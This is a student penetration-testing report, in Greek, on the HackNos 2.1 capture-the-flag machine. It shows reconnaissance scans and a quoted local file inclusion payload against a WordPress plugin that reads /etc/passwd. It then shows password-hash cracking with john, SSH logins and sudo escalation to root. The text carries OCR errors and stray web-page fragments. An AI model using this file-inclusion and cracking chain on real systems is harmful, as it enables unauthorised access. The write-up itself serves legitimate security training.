# Penetration Testing HackNos 2.1

Ερρίκος Καλτσόπουλος 134099 Ηρακλής Θεοφανλιδης 164664

#### Sudo netdiscover

```
Currently scanning: 172.16.25.0/16 | Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 3 hosts. Total size: 660

IP At MAC Address Count Len MAC Vendor / Hostname

192.168.1.7 70:85:c2:cc:c1:61 1 60 ASRock Incorporation
192.168.1.15 08:00:27:aa:55:b1 1 60 PCS Systemtechnik GmbH
192.168.1.254 c0:fd:84:c5:ed:33 9 540 zte corporation

1raklis@kali:~$
```

#### Εύρεση των services που τρέχουν στην IP 192.168.1.15

```
iraklis@kali: $ nmap -A 192.168.1.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-27 09:21 EDT
Nmap scan report for hacknos (192.168.1.15)
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   2048 94:36:4e:71:6a:83:e2:c1:1e:a9:52:64:45:f6:29:80 (RSA)
   256 b4:ce:5a:c3:3f:40:52:a6:ef:dc:d8:29:f3:2c:b5:d1 (ECDSA)
   256 09:6c:17:a1:a3:b4:c7:78:b9:ad:ec:de:8f:64:b1:7b (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux: CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

#### Enumeration με την εντολή dirb

```
--- Scanning URL: http://192.168.1.15/ ---
+ http://192.168.1.15/index.html (CODE:200|SIZE:10918)
+ http://192.168.1.15/server-status (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.1.15/tsweb/
--- Entering directory: http://192.168.1.15/tsweb/ ----
+ http://192.168.1.15/tsweb/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.1.15/tsweb/wp-admin/
—> DIRECTORY: http://192.168.1.15/tsweb/wp-content/
=> DIRECTORY: http://192.168.1.15/tsweb/wp-includes/
+ http://192.168.1.15/tsweb/xmlrpc.php (CODE:405|SIZE:42)
--- Entering directory: http://192.168.1.15/tsweb/wp-admin/ ----
+ http://192.168.1.15/tsweb/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.1.15/tsweb/wp-admin/css/
=> DIRECTORY: http://192.168.1.15/tsweb/wp-admin/images/
=> DIRECTORY: http://192.168.1.15/tsweb/wp-admin/includes/
+ http://192.168.1.15/tsweb/wp-admin/index.php (CODE:302|SIZE:0)
⇒ DIRECTORY: http://192.168.1.15/tsweb/wp-admin/js/
⇒ DIRECTORY: http://192.168.1.15/tsweb/wp-admin/maint/
=> DIRECTORY: http://192.168.1.15/tsweb/wp-admin/network/
=> DIRECTORY: http://192.168.1.15/tsweb/wp-admin/user/
```



#### **Apache2 Ubuntu Default Page**

#### It works!


This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### **Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:





Password	
	•
Remember Me	Log In

Lost your password?

← Back to hackNos-2

## wpscan --url http://192.168.1.15/tsweb -e ap

```
Plugin(s) Identified:
[+] gracemedia-media-player
   Location: http://192.168.1.15/tsweb/wp-content/plugins/gracemedia-media-player/
   Latest Version: 1.0 (up to date)
   Last Updated: 2013-07-21T15:09:00.000Z
   Found By: Urls In Homepage (Passive Detection)
   Version: 1.0 (100% confidence)
   Found By: Readme - Stable Tag (Aggressive Detection)
    - http://192.168.1.15/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
   Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
    - http://192.168.1.15/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/u
sers/sign up
[+] Finished: Wed May 27 09:35:42 2020
[+] Requests Done: 103
[+] Cached Requests: 7
[+] Data Sent: 24.76 KB
[+] Data Received: 2.047 MB
```

#### https://www.exploit-db.com/exploits/46537

```
III. DESCRIPTION
This bug was found in the file:
/gracemedia-media-player/templates/files/ajax controller.php
Vulnerable code:
require once($ GET['cfg']);
The parameter "cfg" it is not sanitized allowing include local files
To exploit the vulnerability only is needed use the version 1.0 of the HTTP
protocol to interact with the application.
IV. PROOF OF CONCEPT
The following URL have been confirmed that is vulnerable to local file
inclusion.
Local File Inclusion POC:
/wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax controller.php?
ajaxAction=getIds&cfg=../../../../../../../../etc/passwd
```

#### Περιεχόμενα passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin apt:x:104:65534::/nonexistent:/usr/sbin/nologin Ixd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false sshd:x:110:65534::/run/sshd:/usr/sbin/nologin rohit:x:1000:1000:hackNos:/home/rohit:/bin/bash mvsql:x:111:114:MvSQL Server...:/nonexistent:/bin/false flag: \$1\$flag\$vqiCxzjtRc7PofLYS2lWf/:1001:1003::/home/flag:/bin/rbash

#### Αποκρυπτογράφηση

```
raklisakali: $ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --forma
 t=md5crypt kwdikos
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
                (?)
topsecret
1g 0:00:00:00 DONE (2020-04-29 10:59) 7.142g/s 46285p/s 46285c/s 46285C/s j
ordan12 .. jannah
Use the "--show" option to display all of the cracked passwords reliably
Session completed
            cml1:~$ sudo john --show --format=md5crypt kwdikos
 ?: topsecret
 1 password hash cracked, 0 left
```

#### Σύνδεση ως χρήστης flag με ssh

flag@hacknos:/\$

```
iraklisakali:~$ ssh flag@192.168.1.16
The authenticity of host '192.168.1.16 (192.168.1.16)' can't be established.
ECDSA key fingerprint is SHA256:zuMXU3nMrAHmG3oRpKqJ0M4vNU1VDJZJ+Ww936rfPXw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.16' (ECDSA) to the list of known hosts.
flag@192.168.1.16's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-96-generic x86_64)
```

## Περιεχόμενα του χρήστη flag

```
flag@hacknos:/$ ls
bin
                lib
                                swap.img var
      etc
                      mnt run
                 lib64
                         opt sbin sys vmlinuz
boot
      home
cdrom initrd.img lost+found proc snap tmp
                                               vmlinuz.old
      initrd.img.old media root srv
dev
                                       usr
flag@hacknos:/$ cd /home
rbash: cd: restricted
```

## Εύρεση του χρήστη rohit

```
flag@hacknos:/$ ls /home rohit
```

flag@hacknos:/\$ cat /var/backups/passbkp/md5-hash
\$1\$rohit\$01Dl0NQKtgfeL08fGrggi0

## Αποκρυπτογράφηση κωδικού για τον χρήστη rohit

```
iraklisakali:- $ sudo john -- wordlist=/usr/share/wordlists/rockyou.txt -- for
mat=md5crypt rohit
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
!%hack41
1g 0:00:03:47 DONE (2020-04-30 11:37) 0.004386g/s 61844p/s 61844c/s 61844C/
s!(!)!(*(..!%@bre
Use the "--show" option to display all of the cracked passwords reliably
Session completed
            :-$ sudo john --show --format=md5crypt rohit
?: !%hack41
1 password hash cracked, 0 left
```

#### Σύνδεση ώς χρήστης rohit

```
| raklismkali: ~ $ ssh rohit@192.168.1.16
rohit@192.168.1.16's password:
Permission denied, please try again.
rohit@192.168.1.16's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-99-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/advantage
 * Support:
  System information as of Thu Apr 30 15:53:55 UTC 2020
  System load: 0.08
                                  Processes:
                                                         136
  Usage of /: 51.1% of 9.78GB
                                 Users logged in:
  Memory usage: 11%
                                  IP address for enp0s3: 192.168.1.16
  Swap usage: 0%
 * Ubuntu 20.04 LTS is out, raising the bar on performance, security,
   and optimisation for Intel. AMD. Nvidia. ARM64 and Z15 as well as
   AWS, Azure and Google Cloud.
     https://ubuntu.com/blog/ubuntu-20-04-lts-arrives
76 packages can be updated.
0 updates are security updates.
Last login: Sun Nov 17 21:37:46 2019 from 192.168.1.18
rohit@hacknos:~$
```

## Μετατροπή από User σε Admin

```
rohit@hacknos:~$ cd /home
rohit@hacknos:/home$ ls
rohit@hacknos:/home$ cd rohit/
rohit@hacknos:~$ ls
user.txt
rohit@hacknos:~$ cat user.txt
************************************
MD5-HASH: bae11ce4f67af91fa58576c1da2aad4b
```

```
rohit@hacknos:~$ sudo su
[sudo] password for rohit:
root@hacknos:/home/rohit# id
uid=0(root) gid=0(root) groups=0(root)
root@hacknos:/home/rohit# cd /root/
root@hacknos:~# ls
root.txt
root@hacknos:~# cat root.txt
MD5-HASH: bae11ce4f67af91fa58576c1da2aad4b
Blog: www.hackNos.com
Author : Rahul Gehlaut
linkedin : https://www.linkedin.com/in/rahulgehlaut/
root@hacknos:~#
```

# TEAOS